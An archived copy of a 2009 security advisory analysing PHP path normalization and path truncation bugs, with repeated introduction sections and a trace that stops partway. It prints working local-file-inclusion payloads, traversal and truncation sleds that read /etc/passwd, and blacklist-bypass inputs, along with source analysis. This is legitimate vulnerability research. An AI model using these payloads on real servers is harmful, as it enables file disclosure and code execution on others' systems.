
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Source URL:	https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20PHP%20path%20truncation.html
Archived Date:	August 15, 2025 at 15:12
Published:	July 29, 2016
Document Type:	Web Page Archive
Wayback Machine:	https://web.archive.org/web/*/https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20PHP%20path%20truncation.html

Page Screenshot



PHP filesystem attack vectors

February 8, 2009 at 3:13 am - Filed under aa, bb - 6792 words, reading time ~22 minutes - Permalink - Comments

On Apr 07, 2008 I spoke with Kuza55 and Wisec about an attack I found some time before that was a new attack vector for filesystem functions (fopen, (include|require)[_once]?, file_(put|get)_contents, etc) for the PHP language. It was a path normalization issue and I asked them to keep it "secret" [4], this was a good idea cause my analisys was mostly incomplete and erroneous but the idea was good and the bug was real and disposable.

```
        Name             PHP filesystem attack vectors
        Systems Affected  PHP and PHP+Suhosin
        Vendor           http://www.php.net/
        Advisory         http://www_ush_it/team/ush/hack-phpfs/phpfs_mad.txt
        Authors          Francesco "ascii" Ongaro (ascii AT ush DOT it)
                         Giovanni "evilaliv3" Pellerano (giovanni.pellerano AT
                         evilaliv3 DOT org)
        Date             20090207
```

I) Introduction

On Apr 07, 2008 I spoke with Kuza55 and Wisec about an attack I found some time before that was a new attack vector for filesystem functions (fopen, (include|require)[_once]?, file_(put|get)_contents, etc) for the PHP language. It was a path normalization issue and I asked them to keep it "secret" [4], this was a good idea cause my analisys was mostly incomplete and erroneous but the idea was good and the bug was real and disposable.

Later on Dec 24, 2008 on sla.ckers.org barbarianbob showed a path truncation attack against PHP that is partially based on mine attack. He discovered the bugs indipendently so he deserves full credits for them and his findings were dissected partially by Pragmatk on [2] and [3]. Sadly, or luckily, only the surface of these important issues has been analyzed and that's why we at ush.it are releasing this article: to bring complete light on them and present some additional juice.

II) The bugs in 50 words

As previously indicated there are two different bugs, the first, the one that I discovered on April 2008 that can be used independently for some purposes and the second one, discovered by barbarianbob that uses the first one to archieve a better goal.

Let's see the details.

- PHP filesystem functions path normalization attack

PHP normalizes / and /. in path names allowing for example /etc/passwd/ or /etc/passwd/. to be succesfully opened as a file.

- PHP filesystem functions path truncation attack

PHP has a path truncation issue (a badly implemented snprintf()) allowing only MAX_PATH chars to be evaluated when actually opening a file or directory.

III) PHP filesystem functions path normalization attack

Normally one would expect that to open a file its path must be issued correctly:

PHP filesystem attack vectors

February 8, 2009 at 3:13 am - Filed under aa, bb - 6792 words, reading time ~22 minutes - Permalink - Comments

On Apr 07, 2008 I spoke with Kuza55 and Wisec about an attack I found some time before that was a new attack vector for filesystem functions (fopen, (include|require)[_once]?, file_(put|get)_contents, etc) for the PHP language. It was a path normalization issue and I asked them to keep it "secret" [4], this was a good idea cause my analisys was mostly incomplete and erroneous but the idea was good and the bug was real and disposable.

```
      Name              PHP filesystem attack vectors
      Systems Affected  PHP and PHP+Suhosin
      Vendor            http://www.php.net/
      Advisory          http://www_ush_it/team/ush/hack-phpfs/phpfs_mad.txt
      Authors           Francesco "ascii" Ongaro (ascii AT ush DOT it)
                        Giovanni "evilaliv3" Pellerano (giovanni.pellerano AT
                        evilaliv3 DOT org)
      Date              20090207
```

I) Introduction

On Apr 07, 2008 I spoke with Kuza55 and Wisec about an attack I found some time before that was a new attack vector for filesystem functions (fopen, (include|require)[_once]?, file_(put|get)_contents, etc) for the PHP language. It was a path normalization issue and I asked them to keep it "secret" [4], this was a good idea cause my analisys was mostly incomplete and erroneous but the idea was good and the bug was real and disposable.

Later on Dec 24, 2008 on sla.ckers.org barbarianbob showed a path truncation attack against PHP that is partially based on mine attack. He discovered the bugs indipendently so he deserves full credits for them and his findings were dissected partially by Pragmatk on [2] and [3]. Sadly, or luckily, only the surface of these important issues has been analyzed and that's why we at ush.it are releasing this article: to bring complete light on them and present some additional juice.

II) The bugs in 50 words

As previously indicated there are two different bugs, the first, the one that I discovered on April 2008 that can be used independently for some purposes and the second one, discovered by barbarianbob that uses the first one to archieve a better goal.

Let's see the details.

- PHP filesystem functions path normalization attack

PHP normalizes / and /. in path names allowing for example /etc/passwd/ or /etc/passwd/. to be succesfully opened as a file.

- PHP filesystem functions path truncation attack

PHP has a path truncation issue (a badly implemented snprintf()) allowing only MAX_PATH chars to be evaluated when actually opening a file or directory.

III) PHP filesystem functions path normalization attack

Normally one would expect that to open a file its path must be issued correctly:

```
$ php -r 'include("/etc/passwd");' | head -n1
root:x:0:0:root:/root:/bin/bash
```

While all of us are aware that some path normalizations are normal:

```
$ cat /etc//passwd | head -n1
root:x:0:0:root:/root:/bin/bash
$ cat /etc/./passwd | head -n1
root:x:0:0:root:/root:/bin/bash
```

PHP does far more than what we are likely to expect:

```
php -r 'include("/etc/passwd/");'
```

As you can see the file is succesfully included (it works with every single filesystem function of PHP that makes use of _php_stream_fopen() and similiar functions).

This is also part of the vector discovered by barbarianbob, while he uses it for different purposes from what I initially thought.

But with vanilla PHP (the official source tree) it will not work and you'll get an error complaining about the fact that the target is not a directory. Why? Because barbarianbob, everybody who ran it succesfully, and me in my initial disclosure [4] were using a patched PHP (for example Suhosin, both loaded as .so or "build-in", Ubuntu PHP, that is patched with Suhosin, etc).

This is thanks to a deep and extensive testing and observation plus some code navigation and gdb magery with the help of evilaliv3 and Wisec.

To overcome this limitation we came out with the universal path normalization vector for PHP that is not a single "/" but "/.". Well this is the case in which a single char really changes things.

```
$ php -r 'include("/etc/passwd/.");'
```

This doesn't happen under normal circumstances.

```
$ cat /etc/passwd/.
cat: /etc/passwd/.: Not a directory

$ cat /etc/passwd/
cat: /etc/passwd/: Not a directory
```

We were already aware of the fact that these "neutral" chars could be repeated many times without affecting the result.

```
php -r 'include("/etc/passwd//////");'
php -r 'include("/etc/passwd/./././././.");'
```

To be perfectly clear I was not aware of the path truncation issue (damn!) and the use for this vulnerability was different in my mind.

If you read the discussion in [4] it was about checks. While ereg() functions can be poisoned by nullbytes, preg_*() and string functions like substr() are binary safe.*

So if there is a "blacklist" or negative check you can bypass it with path normalization:

```
$ php -r 'if($argv[1]!="/etc/passwd")include($argv[1]);' '/etc/passwd' | head -n1
(doesn't work as expected)

$ php -r 'if($argv[1]!="/etc/passwd")include($argv[1]);' '/etc//passwd' | head -n1
root:x:0:0:root:/root:/bin/bash

$ php -r 'if($argv[1]!="/etc/passwd")include($argv[1]);' '/etc///passwd' | head -n1
root:x:0:0:root:/root:/bin/bash
```

```
$ php -r 'if($argv[1]!="/etc/passwd")include($argv[1]);' '/etc/./passwd' | head -n1
root:x:0:0:root:/root:/bin/bash
```

But path normalization on PHP allows you to do something that cat(1) can't. To explain this a better example is needed, first let's see what would happen if only "classic" path normalization was possible:

```
$ php -r 'if(substr($argv[1], -6, 6)!="passwd")include($argv[1]);' '/etc/passwd' | head -n1
(doesn't work as expected)
```

```
$ php -r 'if(substr($argv[1], -6, 6)!="passwd")include($argv[1]);' '/etc//passwd' | head -n1
(doesn't work as expected, cause it still ends in passwd)
```

```
$ php -r 'if(substr($argv[1], -6, 6)!="passwd")include($argv[1]);' '/etc/./passwd' | head -n1
(doesn't work as expected, cause it still ends in passwd)
```

A check like this can't be directly bypassed (it could be if the attacker was able to create a link to /etc/passwd for example) but the need of this level of access becomes useless using the trailing "/" or "/." attack vector that we are presenting:

```
$ php -r 'if(substr($argv[1], -6, 6)!="passwd")include($argv[1]);' '/etc/passwd/.' | head -n1
root:x:0:0:root:/root:/bin/bash <- WORKS!
```

Now that the usefulness of this path normalization issue, specific to PHP, is clear, it's time for a more concrete example: bypassing blacklist file extension checking.

The case is of a code equivalent to the following (for example an online file editor script).

```
$ php -r 'if(substr($argv[1], -4, 4)!=".php")echo($argv[1])."\n";' 'ciccio.txt'
ciccio.txt
```

```
$ php -r 'if(substr($argv[1], -4, 4)!=".php")echo($argv[1])."\n";' 'ciccio.php'
(doesn't work as expected because the extension is blacklisted)
```

Instead, using our attack vector, the check is bypassed (and the filesystem function will normalize the path in a way that the attack will succeed):

```
$ php -r 'if(substr($argv[1], -4, 4)!=".php")echo($argv[1])."\n";' 'ciccio.php/'
ciccio.php/
```

```
$ php -r 'if(substr($argv[1], -4, 4)!=".php")echo($argv[1])."\n";' 'ciccio.php/.'
ciccio.php/.
```

Thanks to the discussion with kuza55, evilaliv3 and Wisec, 3 main uses of this attack vector were identified:

- *Blacklist bypass on write functions (file editors, file writing, etc)*
- *Blacklist bypass on read functions (source disclosure, etc)*
- *Regular expressions and IDS/IPS signature evasion*

The wrong assumption was that this behaviour was filesystem dependent, as said it turned out to be dependent on witch PHP version (patched VS non-patched) was installed.

Kuza55 also remembered that blacklist based editors and uploads can be evaded anyway by uploading ".php.xyz" files (thanks to the Apache mod_mime mapping feature [6] necessary for mod_negotiation's Multiviews) but that's another story.

IV) PHP filesystem functions path normalization attack details

>From first empirical tests we discovered that the universal path normalization is "/.", these tests were lately expanded with deeper analysis of the PHP source code.

PHP defines some stream wrapper functions and makes them available for use by higher level functions like include, require, require_once, file_get_contents, fopen and others.

In this paper only include/require behaviours are going to be analyzed.

The code analysis started with a simple breakpoint on open calls:

```
$ gdb /usr/bin/php
(gdb) break open
Function "open" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (open) pending.
(gdb) r -r '@include("/etc/passwd/.");'
Starting program: /usr/bin/php -r '@include("/etc/passwd/.");'
[..]
[Switching to Thread 0xb7f2e6c0 (LWP 7264)]
Breakpoint 1, 0x41606820 in open () from /lib/libpthread.so.0
(gdb) bt
#0  0x41606820 in open () from /lib/libpthread.so.0
#1  0x082142c7 in _php_stream_fopen ()
#2  0xbff4c8cc in ?? ()
#3  0x09d20050 in ?? ()
#4  0x0000003b in ?? ()
#5  0x085e2504 in php_stream_stdio_ops ()
#6  0x00000000 in ?? ()
```

_php_stream_fopen(), defined in main/plain_wrapper.c, was a good function to start the code analysis with as it was containing this interesting code:

```
streams/plain_wrapper.c-893:    if ((realpath = expand_filepath(filename, NULL TSRMLS_CC)) == NULL) {
```

The attention was then directed to the expand_filepath() function, defined in main/fopen_wrappers.c, and finally to expand_filepath_ex(), defined in the same file, witch was also containing the snprintf cause of the path truncation that will be discussed in the next chapter.

After some raw (eg: printf+gdb) debug of expand_filepath_ex() the faulty function was finally identified: virtual_file_ex().

```
main/fopen_wrappers.c-656: if (virtual_file_ex(&new_state, filepath, NULL, CWD_FILEPATH)) {
main/fopen_wrappers.c-657:   free(new_state.cwd);
main/fopen_wrappers.c-658:   return NULL;
main/fopen_wrappers.c-659: }
```

Yeah! virtual_file_ex() is the faulty function!

It's defined at line 482 of SRM/tsrm_virtual_cwd.c

Let's see where the error is.

The interesting part of the function is at line 619 of TSRM/tsrm_virtual_cwd.c

```
TSRM/tsrm_virtual_cwd.c-619: tok=NULL;
TSRM/tsrm_virtual_cwd.c-620: ptr = tsrm_strtok_r(path_copy, TOKENIZER_STRING, &tok);
TSRM/tsrm_virtual_cwd.c-621: while (ptr) {
TSRM/tsrm_virtual_cwd.c-622:  ptr_length = strlen(ptr);
[..]
TSRM/tsrm_virtual_cwd.c-624:  if (IS_DIRECTORY_UP(ptr, ptr_length)) {
[..]
TSRM/tsrm_virtual_cwd.c-651:  } else if (!IS_DIRECTORY_CURRENT(ptr, ptr_length)) {
[..]
TSRM/tsrm_virtual_cwd.c-717:  }
TSRM/tsrm_virtual_cwd.c-718:  ptr = tsrm_strtok_r(NULL, TOKENIZER_STRING, &tok);
TSRM/tsrm_virtual_cwd.c-719: }
```

TOKENIZER_STRING, IS_DIRECTORY_UP and IS_DIRECTORY_CURRENT are defined in other points in the source:

```
$ grep "#define TOKENIZER" */* -n
TSRM/tsrm_virtual_cwd.c-82:#define TOKENIZER_STRING "/\\"
TSRM/tsrm_virtual_cwd.c-103:#define TOKENIZER_STRING "/\\"
TSRM/tsrm_virtual_cwd.c-106:#define TOKENIZER_STRING "/"
```

The define at line 82 is for WIN32, the one at line 103 is for NETWARE, the last is for all the other systems.

The functions IS_DIRECTORY_UP and IS_DIRECTORY_CURRENT are defined as below.

```
$ grep -P "#define (IS_DIRECTORY_UP *\(|IS_DIRECTORY_CURRENT *\()" */* -n -C2 | head -6
TSRM/tsrm_virtual_cwd.c-91:#define IS_DIRECTORY_UP(element, len) \
TSRM/tsrm_virtual_cwd.c-92:     (len >= 2 && !php_check_dots(element, len))
[..]
TSRM/tsrm_virtual_cwd.c-94:#define IS_DIRECTORY_CURRENT(element, len) \
TSRM/tsrm_virtual_cwd.c-95:     (len == 1 && element[0] == '.')
```

Although the code is simple to understand, here are the reasons of the normalization error:

The if/else-if construct does not contemplate a failure of both cases and tsrm_strtok_r() will split the path at every "/".

Then it analyzes every splitted string, returning false for all the condition statements with the effect that at every "while" cycle all the checks are ignored.

This is why "./" is "neutral" and will not appear in the normalized path. The analysis for "/." is identical.

Now it remains to see why, using the Suhosin patch, a sequence of "/" becomes a working attack vector.

We have done our tests using suhosin-patch-5.2.8 [7].

In the patch, at line 34, there is a definition of a new php_realpath() function, and at line 1746, a "#define realpath php_realpath".

So the patch replaces the entire vanilla realpath() function with this own implementation.

This function, called by the virtual_file_ex() at line 561, does some checks on the path and returns a resolved path.

```
TSRM/tsrm_virtual_cwd.c-561: if (!realpath(path, resolved_path)) {
TSRM/tsrm_virtual_cwd.c-562:   if (use_realpath == CWD_REALPATH) {
TSRM/tsrm_virtual_cwd.c-563:     return 1;
TSRM/tsrm_virtual_cwd.c-564:   }
TSRM/tsrm_virtual_cwd.c-565:   goto no_realpath;
TSRM/tsrm_virtual_cwd.c-566: }
```

Let's compare the behaviuor with and without Suhosin patch with the testcase:

```
$ php -r 'include("/etc/passwd/////////");'
```

With vanilla sources the function realpath() returns false and the code jumps to no_realpath using a goto statement: PHP will use the real path (just the path variable without any change) instead of the resolved path.

This means that "/etc/passwd////////////" will be used and the testcase will fail with:

```
Warning: include(/etc/passwd////////////): failed to open stream: Not a directory
```

Instead, using Suhosin patched sources the function returns true, so it will use resolved_path of suhosin's realpath() function that will normalize the string to "/etc/passwd".

Suhosin chooses to remove trailing "/" and that's a dangerous error (it does not prevent the "/." vector from working and opens another hole).

V) PHP filesystem functions path truncation attack

The attack disclosed by barbarianbob is really amazing and makes a different use of the previously presented vector (path normalization).

He discovered in [1] that the path is "truncated" at a certain point. This is really amazing because it means that when including a filename longer than a certain length only the first part, the one that fits the buffer, will reach the real syscalls.

Why is this of help? Think of a code similiar to the following:

```
<?php

// I'm a classic LFI (Local File Inclusion) vulnerabiltiy!
include("includes/".$_GET['library'].".php");

?>
```

The attacker can control the central part of the included filename, since there is a fixed prefix RFI (Remote File Inclusion) cannot be performed (since it would require a protocol/uri handler to be provided to PHP plus the relatively new php.ini directives "allow_url_fopen" and "allow_url_include" on "On").

Commonly this can be exploited with a path traversal attack trying to include an attacker's controlled .php file (and this requires some sort of ability to control/create the target file, including its filename).

```
For example:

?library=../../../home/www.uploadsite_on_shared_hosting.tld/www/static/attack

Will evaluate to:

include("includes/../../../home/www.uploadsite_on_shared_hosting.tld/www/static/attack.php");
```

This is not a common situation, especially when doing LFI2RCE attacks as shown in [5] (Local File Inclusion to Remote Code Execution attacks are when a LFI can be automatically exploited into an RCE finding a way to put an attacker controlled payload on the target filesystem in an existing file, like a logfile, and then including it).

Normally to mount a succesfull LFI attack the attacker must control the end of the path, since filesystem functions in PHP normally are not binary safe a nullbyte can be used.

```
For example:

?library=../../../var/log/something.log%00

Will evaluate to:

include("includes/".urldecode("../../../var/log/something.log%00").".php");

That is equivalent to:

include("includes/../../../var/log/something.log");
```

The common problem with this is that magic_quotes escape nullbytes as addslashes() is implicitly called on all GPC and SERVER inputs.

```
$ php -r 'echo addslashes(chr(0));'
\0

That evaluates to something like:

$ php -r 'echo ("includes/".addslashes(urldecode("../../../var/log/something.log%00")).".php");'
includes/../../../var/log/something.log\0.php
```

As a side note magic_quotes_gpc will be removed in the upcoming PHP 6 release.

Now let's come back to the path truncation, what if there's the possibility to make the appended string slip out of the buffer?

This doesn't happen for the C language nullbyte string termination as incorrectly said in [2] and [3] but for the following code:

```
# grep "snprintf(trypath, MAXPATHLEN, \"%s/%s\", ptr, filename);" * -R
main/streams/plain_wrapper.c: snprintf(trypath, MAXPATHLEN, "%s/%s", ptr, filename);
main/fopen_wrappers.c:        snprintf(trypath, MAXPATHLEN, "%s/%s", ptr, filename);
```

As you can see PHP, instead of raising an error silently, truncates the string to MAXPATHLEN chars.

The length at wich the path was truncated has been correctly investigated in [3] and the related code is the following:

```
/main/php.h:

#ifndef MAXPATHLEN
# ifdef PATH_MAX
# define MAXPATHLEN PATH_MAX
# elif defined(MAX_PATH)
# define MAXPATHLEN MAX_PATH
# else
# define MAXPATHLEN 256
# endif
#endif

/win32/param.h

#ifndef MAXPATHLEN
# define MAXPATHLEN _MAX_PATH
#endif
```

And is 4k on most systems.

```
strace -e open php -r 'include("includes/".addslashes(urldecode("../../../tmp/something".str_repeat("foo_", 1200)))."/append.php");'
open("/usr/tmp/somethingfoo_foo_foo_foo_foo_foo_[OMIT]foo_foo_f", O_RDONLY) = -1 ENAMETOOLONG (File name too long)
```

Will result in ENAMETOOLONG but this limitation of glibc can be overcame using directories.

```
strace -e open -s 100000 php -r 'include("includes/".addslashes(urldecode("../../../tmp/something".str_repeat("foo/", 1200)))."/append.php");'
open("/usr/tmp/somethingfoo/foo/foo/foo/foo/foo/[OMIT]foo/foo/f", O_RDONLY) = -1 ENOENT (No such file or directory)
```

This alone can't be helpful to mount an attack because somebody should be able to create a deeply nested directory structure and the offending file with an arbitrary filename at the end. An attacker with such ability could simply create a file that fits the initial needs of the appended string.

This is an example where the path normalization vector comes in help and can be combined with the path truncation issue to achieve a greater goal (nullbyte emulation on magic_quotes_gpc enabled systems).

The sled after the payload, containing the directory traversal path and the offending filename, must be one of the already seen path normalization attack verctors (eg: "/" or "/." repeated many times). Doing something is like filling the buffer until MAXPATHLEN of something that will disappear before the actual open() syscall.

Slashes normalization happens on PHP vanilla; here they count as chars in the truncation code but are still normalized to a single / causing the ENOTDIR error.

```
$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("//", 2027)."append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/ap", O_RDONLY)         = -1 ENOTDIR (Not a directory)
open("/tmp/teest/app", O_RDONLY)        = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("//", 2027)."/append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/a", O_RDONLY)          = -1 ENOTDIR (Not a directory)
open("/tmp/teest/ap", O_RDONLY)         = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("//", 2027)."//append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/", O_RDONLY)           = -1 ENOTDIR (Not a directory)
open("/tmp/teest/a", O_RDONLY)          = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("//", 2027)."///append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/", O_RDONLY)           = -1 ENOTDIR (Not a directory)
open("/tmp/teest/", O_RDONLY)           = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("//", 2027)."////append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/", O_RDONLY)           = -1 ENOTDIR (Not a directory)
open("/tmp/teest/", O_RDONLY)           = -1 ENOTDIR (Not a directory)
```

Instead /. normalization is transparent and no char is appended to the resulting path.

```
$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("/.", 2027)."append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/.ap", O_RDONLY)        = -1 ENOTDIR (Not a directory)
open("/tmp/teest/.app", O_RDONLY)       = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("/.", 2027)."/append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest/a", O_RDONLY)          = -1 ENOTDIR (Not a directory)
open("/tmp/teest/ap", O_RDONLY)         = -1 ENOTDIR (Not a directory)

$ strace -e open php -r 'include("a/../../../../tmp/teest".str_repeat("/.", 2027)."/.append.inc");' 2>&1 | grep "^open(\"/tmp"
open("/tmp/teest", O_RDONLY)            = 3
(it works, bingo!)
```

Remember that:

- On vanilla PHP versions the last char of the path must be a dot for the reasons explained above.

- On patched PHP versions adjacent slashes are normalized in a different way and they work as the universal "/." path normalization vector.

VI) PHP filesystem functions path truncation attack details

Some of you may have noted that there are two open() calls ("/tmp/teest/a" and "/tmp/teest/ap") that show different arithmetic calculations (one has only one char of the appended string, the other two chars).

Others may also ask why a relative path, that starts with a directory that doesn't exist, really works.

This is because of the many (evil) normalization instructions and routines implemented in PHP in conjunction with a feature: include_path.

include_path is a feature of PHP similar to the PATH on unix systems, when an include, include_once, require or require_once call is made if the file is relative (eg: doesn't begin with a slash or a drive letter on Windows) a lookup will happen in every path defined in include_path.

include_path is defined both at ./configure time and in the php.ini or at runtime with ini_set("include_path" ..) and defaults to ".:".

Most distributions and vendors dispach PHP with different settings.

```
(on Gentoo)
include_path = ".:/usr/share/php5:/usr/share/php"
```

The important thing when using the universal normalization vector is that at last one path is even and at last one is odd. The following is a complete strace of what happens:

```
$ strace php -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2027)."/.append.inc");' 1>/dev/null

getcwd("/home/antani"..., 4096)         = 13
time(NULL)                              = 1232724170
lstat64("/usr", {st_mode=S_IFDIR|0755, st_size=560, ...}) = 0
lstat64("/usr/share", {st_mode=S_IFDIR|0755, st_size=9984, ...}) = 0
lstat64("/usr/share/php5", {st_mode=S_IFDIR|0755, st_size=88, ...}) = 0
lstat64("/usr/share/php5/a", 0x5edafcdc) = -1 ENOENT (No such file or directory)
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
time(NULL)                              = 1232724170
lstat64("/usr", {st_mode=S_IFDIR|0755, st_size=560, ...}) = 0
lstat64("/usr/share", {st_mode=S_IFDIR|0755, st_size=9984, ...}) = 0
lstat64("/usr/share/php", {st_mode=S_IFDIR|0755, st_size=72, ...}) = 0
lstat64("/usr/share/php/a", 0x5edafcdc) = -1 ENOENT (No such file or directory)
open("/etc/passwd", O_RDONLY)           = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=3379, ...}) = 0
read(3, "root:x:0:0:root:/root:/bin/bash\nb"..., 8192) = 3379
read(3, ""..., 8192)                    = 0
read(3, ""..., 8192)                    = 0
close(3)                                = 0
```

As we are going to demonstrate, this attack is only possible thanks to the include_path feature and a specially crafted payload able to trigger it.

```
$ strace php -r 'include("etc/passwd/.");' 1>/dev/null
(relative lookup to cwd, eg: open of /home/antani/etc/passwd, then
include_path lookups)

$ strace php -r 'include("etc/passwd".str_repeat("/.", 2067)."/.append.inc");' 1>/dev/null
(no relative lookup (!!), then include_path lookups)

$ strace php -r 'include("../../../etc/passwd".str_repeat("/.", 2067)."/.append.inc");' 1>/dev/null
(complete failure)

$ strace php -r 'include("a/../../../etc/passwd".str_repeat("/.", 2067)."/.append.inc");' 1>/dev/null
(unexisting relative directory "a" in include_path paths, but ends
opening /usr/etc/passwd cause it doesn't traverse enought)
getcwd("/home/antani"..., 4096)         = 13
time(NULL)                              = 1232728270
lstat64("/usr", {st_mode=S_IFDIR|0755, st_size=560, ...}) = 0
lstat64("/usr/share", {st_mode=S_IFDIR|0755, st_size=9984, ...}) = 0
lstat64("/usr/share/php5", {st_mode=S_IFDIR|0755, st_size=88, ...}) = 0
lstat64("/usr/share/php5/a", 0x5a9460cc) = -1 ENOENT (No such file or directory)
open("/usr/share/etc/passwd/", O_RDONLY) = -1 ENOENT (No such file or directory)
time(NULL)                              = 1232728270
lstat64("/usr", {st_mode=S_IFDIR|0755, st_size=560, ...}) = 0
lstat64("/usr/share", {st_mode=S_IFDIR|0755, st_size=9984, ...}) = 0
lstat64("/usr/share/php", {st_mode=S_IFDIR|0755, st_size=72, ...}) = 0
lstat64("/usr/share/php/a", 0x5a9460cc) = -1 ENOENT (No such file or directory)
open("/usr/share/etc/passwd", O_RDONLY) = -1 ENOENT (No such file or directory)

$ strace php -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2067)."/.append.inc");' 1>/dev/null
(unexisting relative directory "a" in include_path paths, correctly open
/etc/passwd)
[..]
open("/etc/passwd/", O_RDONLY)          = -1 ENOTDIR (Not a directory)
[..]
open("/etc/passwd", O_RDONLY)           = 3
```

So the payload has to start with a non-existing directory, continue with the traversal sled, point to the path to include and end with the normalization/truncation sled. Please refer to the VIII section (POC and attack code) for more compact POC code.

Here is a final demostration on how this truncation issue works, thanks to include_path and to the length of the path defined:

```
$ cat phpini_1
[PHP]
include_path = ".:/tmp/1234:/tmp/123"

$ cat phpini_2
[PHP]
include_path = ".:/tmp/123:/tmp/1234"

$ strace php -n -c phpini_1 -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2027)."/.append.inc");'
getcwd("/home/antani"..., 4096)         = 13
time(NULL)                              = 1232730352
lstat64("/tmp", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
lstat64("/tmp/1234", 0x5b3ad18c)        = -1 ENOENT (No such file or directory)
open("//etc/passwd/.appen", O_RDONLY)   = -1 ENOTDIR (Not a directory)
time(NULL)                              = 1232730352
lstat64("/tmp", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
lstat64("/tmp/123", 0x5b3ad18c)         = -1 ENOENT (No such file or directory)
open("//etc/passwd/.append", O_RDONLY)  = -1 ENOTDIR (Not a directory)

$ strace php -n -c phpini_2 -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2027)."/.append.inc");'
getcwd("/home/antani"..., 4096)         = 13
time(NULL)                              = 1232730409
lstat64("/tmp", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
lstat64("/tmp/123", 0x5f5a491c)         = -1 ENOENT (No such file or directory)
open("//etc/passwd/.append", O_RDONLY)  = -1 ENOTDIR (Not a directory)
time(NULL)                              = 1232730409
lstat64("/tmp", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
lstat64("/tmp/1234", 0x5f5a491c)        = -1 ENOENT (No such file or directory)
open("//etc/passwd/.appen", O_RDONLY)   = -1 ENOTDIR (Not a directory)
```

From our analysis it turned out that the path truncation attack can work only if include_path contains at last one absolute path; this means that while vendor releases are mostly vulnerable, systems with the default commented include_path configuration are not affected at all.

```
$ strace php -n -d include_path=".:" -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2067)."/.append.inc");'
(doesn't work)

$ strace php -n -d include_path=".:/tmp" -r 'include("a/../../../../etc/passwd".str_repeat("/.", 2067)."/.append.inc");'
(works)
```

Ending path truncation on latest PHP is possible and all the LFI exploits that make use of the nullbyte technique can now be rewritten in order to use the techniques exposed in this paper.

VII) The facts

The following section includes some tecnical examples for boh vanilla and patched PHP.

```
strace -e getcwd,lstat64,open php -r 'file_get_contents("runme");';

getcwd("/home/antani"..., 4096)         = 13
lstat64("/home", {st_mode=S_IFDIR|0755, st_size=336, ...}) = 0
lstat64("/home/antani", {st_mode=S_IFDIR|0770, st_size=3216, ...}) = 0
lstat64("/home/antani/runme", {st_mode=S_IFREG|0660, st_size=4109, ...}) = 0
open("/home/antani/runme", O_RDONLY)    = 3

strace -e getcwd,lstat64,open php -r 'file_get_contents("runme/");';

getcwd("/home/antani"..., 4096)         = 13
lstat64("/home", {st_mode=S_IFDIR|0755, st_size=336, ...}) = 0
lstat64("/home/antani", {st_mode=S_IFDIR|0770, st_size=3216, ...}) = 0
lstat64("/home/antani/runme", {st_mode=S_IFREG|0660, st_size=4109, ...}) = 0
